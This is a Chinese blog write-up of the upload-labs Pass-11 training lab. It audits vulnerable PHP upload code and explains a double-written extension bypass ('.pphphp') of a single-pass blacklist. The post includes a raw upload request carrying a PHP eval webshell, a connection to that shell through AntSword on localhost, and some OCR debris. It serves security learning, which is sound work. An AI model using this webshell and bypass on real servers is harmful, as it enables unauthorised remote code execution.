安全-Pass11之黑名单双写绕过（upload-labs）

原创

小狐狸FM 于 2021-08-11 11:20:06 发布 503 收藏 2

分类专栏： 安全 # 靶场学习 文章标签： php web 安全漏洞 文件上传漏洞

本文链接：https://blog.csdn.net/smallfox233/article/details/119597994

安全 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏

靶场学习


24 篇文章 1 订阅

订阅专栏

文章目录

前言

> - `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
> - BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

PHP: PHP 手册 - Manual

其他介绍

文件上传绕过思路集合

upload-labs靶场下载

upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

Seay

一、题目


Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
任务
上传一个 webshell 到服务器。
上传区
请选择要上传的图片：
浏览...
未选择文件。
上传
https://blog.csdn.net/smallfox233


提示
本pass会从文件名中去除.php|.php5|.php4|.php3|.php2|php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsv|.jspf|.jtml|.jSp|.jSpx|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpx|.aSa|.aSax|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf|.htaccess字符!
https://blog.csdn.net/smallfox233

> php 后端代码

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw"
,"jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess","ini");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

二、WriteUp

[1]. 函数介绍

PHP函数	介绍
file_exists(路径)	判断指定的文件或目录是否存在，不存在返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径，文件夹路径)	将文件移动到指定文件夹下
str_ireplace(字符串1，字符串2，字符串3)	在字符串3中搜索，如果含有字符串1的子串就替换成字符串2
trim(字符串)	删除字符串前后的空白符，**空白符：** 空格、制表符（`\t`）、换行符（`\n`）、回车符（`\r`）、空字节符（`\0`）和垂直制表符（`\x0B`）

[2]. 源码审计

(1). 变量判断

> - 对 `php` 代码进行审计，if语句比较多最好从外往内分析
> - 第一条 `if` 语句只是判断了一下提交的 `post` 请求中 `submit` 参数是否被设置且非空
>
> PHP:isset - Manual


ontent-Type: text/plain


----------179332396611738
ontent-Disposition: form-data; name="submit"

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {//第一条if语句
 //代码
}
```


(2). 路径判断


- 第二条语句判断了一下文件上传的路径存不存在，存在的话就执行里面的代码，不存在就给 `$msg` 设置回显信息
- 通过 Seay 审计的全局搜索功能可以找到 `UPLOAD_PATH` 是在 `config.php` 中被定义的
  `Pass-02\index.php` 的代码中包含了上一级目录下的 `config.php`
  然后这个变量就可以在 `Pass-02\index.php` 中直接使用
- `../` 表示访问上一级的目录，所以 `upload-labs-master\Pass-02\index.php` 包含的是 `upload-labs-master\config.php`
- 当 `UPLOAD_PATH` 变量在 `upload-labs-master\Pass-02\index.php` 中被调用时，就会设置上传的父文件夹为 `upload-labs-master\upload`




此电脑 › 本地磁盘 (C:) › phpstudy_pro › WWW › upload-labs-master › Pass-02
名称
修改日期
类型
helper.php 2020/1/15 22:38 PHP 文件
index.php 2020/1/15 22:38 PHP 文件
show_code.php 2020/1/15 22:38 PHP 文件


C:\phpstudy_pro\WWW\upload-labs-master\Pass-02\index.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R)
index.php
<?php
include '../config.php';
include '../head.php';
include '../menu.php';


共享
查看
此电脑 › 本地磁盘 (C:) › phpstudy_pro › WWW › upload-labs-master ›
名称
修改日期
类型
大小
Pass-07 2021/7/18 11:03 文件夹
Pass-08 2021/7/18 11:03 文件夹
Pass-09 2021/7/18 11:03 文件夹
Pass-10 2021/7/18 11:03 文件夹
Pass-11 2021/7/18 11:03 文件夹
Pass-12 2021/7/18 11:03 文件夹
Pass-13 2021/7/18 11:03 文件夹
Pass-14 2021/7/18 11:03 文件夹
Pass-15 2021/7/18 11:03 文件夹
Pass-16 2021/7/18 11:03 文件夹
Pass-17 2021/7/18 11:03 文件夹
Pass-18 2021/7/18 11:03 文件夹
Pass-19 2021/7/18 11:03 文件夹
Pass-20 2021/7/18 11:03 文件夹
Pass-21 2021/7/18 11:03 文件夹
upload 2021/7/20 16:34 文件夹
common.php 2020/1/15 22:38 PHP 文件 1 KB
config.php 2020/1/15 22:38 PHP 文件 1 KB




```
$is_upload = false;
$msg = null;
if (xxx) {//第一条if语句
    if (file_exists(UPLOAD_PATH)) {//第二条if语句
     //代码
    }else {//第二条if语句为假
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建! ';
    }
}
```

(3). 黑名单


> `$deny_ext`是一个数组类型，存储了需要被过滤的后缀名

```
"php","php5","php4","php3","php2",
"html","htm","phtml","pht","jsp",
"jspa","jspx","jsw","jsv","jspf",
"jtml","asp","aspx","asa","asax",
"ascx","ashx","asmx","cer","swf",
"htaccess","ini"
```

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","j
sv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess","ini");
  //代码
    }else {//第二条if语句为假
        //代码
    }
}
```

(4). 首尾去空

- `$_FILES['upload_file']['name']` 会获取上传文件的名称，如下图的 `test3.txt`
- `trim($_FILES['upload_file']['name'])` 就是删除文件名称 `首尾` 的空白符，然后赋值给变量 `$file_name`
  PHP:trim - Manual




```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_name = trim($_FILES['upload_file']['name']);
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(5). 黑名单过滤

- `str_ireplace` 的作用是，删除变量 `$file_name` 中含有数组 `$deny_ext` 的字符串
- PHP: str_replace - Manual

```
"php","php5","php4","php3","php2",
"html","htm","phtml","pht","jsp",
"jspa","jspx","jsw","jsv","jspf",
"jtml","asp","aspx","asa","asax",
"ascx","ashx","asmx","cer","swf",
"htaccess","ini"
```

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $file_name = str_ireplace($deny_ext,"", $file_name);
  //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(6). 文件存储路径设置

> - 在上传文件的时候，文件都会被存储在一个临时的文件夹下
>   我们不需要知道具体路径，只需要通过tmp_name参数获取路径即可
> - `UPLOAD_PATH` 的值为 `../upload`，在 `config.php` 文件中定义

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        //代码
 }else{//第二条if语句为假
  //代码
 }
}
```

(7). 移动临时文件

> - 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作
> - PHP: move_uploaded_file - Manual

```
//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
     //代码
        if (move_uploaded_file($temp_file, $img_path)) {//第三条if语句
            $is_upload = true;
        } else {//第三条if语句为假
            $msg = '上传出错！';
        }
 }else{//第二条if语句为假
  //代码
 }
}
```

[3]. 双写绕过

> 可以构造一个后缀为 `.pphphp` 的一句话木马文件，在服务端处理的过程和结果如下


变量	传入的值	处理后	代码	代码作用
$file_name	test11.pphphp	test11.pphphp	`$file_name = trim($_FILES['upload_file']['name'])`	删除首尾空白符

变量	传入的值	处理后	代码	代码作用
$file_name	test11.p php hp	test11.php	`$file_name = str_ireplace($deny_ext,"", $file_name)`	置空操作


> 因为置空的操作只执行一次，所以删除了一次中间的 `php` 字符串后， `p` 与 `hp` 仍然组成了 `.php` 后缀

```
-----------------------------24261853123617
Content-Disposition: form-data; name="upload_file"; filename="test11.pphphp"
Content-Type: application/octet-stream

<?php @eval($_POST["cmd"]);?>
-----------------------------24261853123617
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------24261853123617--
```


> 复制返回的图片链接并访问，访问成功无报错表示 `test11.php` 文件被解析了



使用菜刀或蚁剑连接木马


Add shell
Add
Clear
Shell url *
0.0.1/upload-labs-master/upload/test11.php
Shell pwd *
cmd
Encode
UTF8
Shell type
PHP
Encoder
default
chr
base64
https://blog.csdn.net/smallfox233


AntSword
AntSword Data Edit Window
127.0.0.1
Folders (0)
C:/
PlayCode
phpstudy_pro
WWW
upload-labs-master
upload
Files (2)
New
UP
Refresh
Home
Bookmark
C:/PlayCode/phpstudy_pro/WWW/upload-labs-master/u
Name
Time
Size
Attr
readme.php
2020-01-15 22:38:33
97 b
0666
test11.php
2021-08-11 10:39:34
29 b
0666
https://blog.csdn.net/smallfox233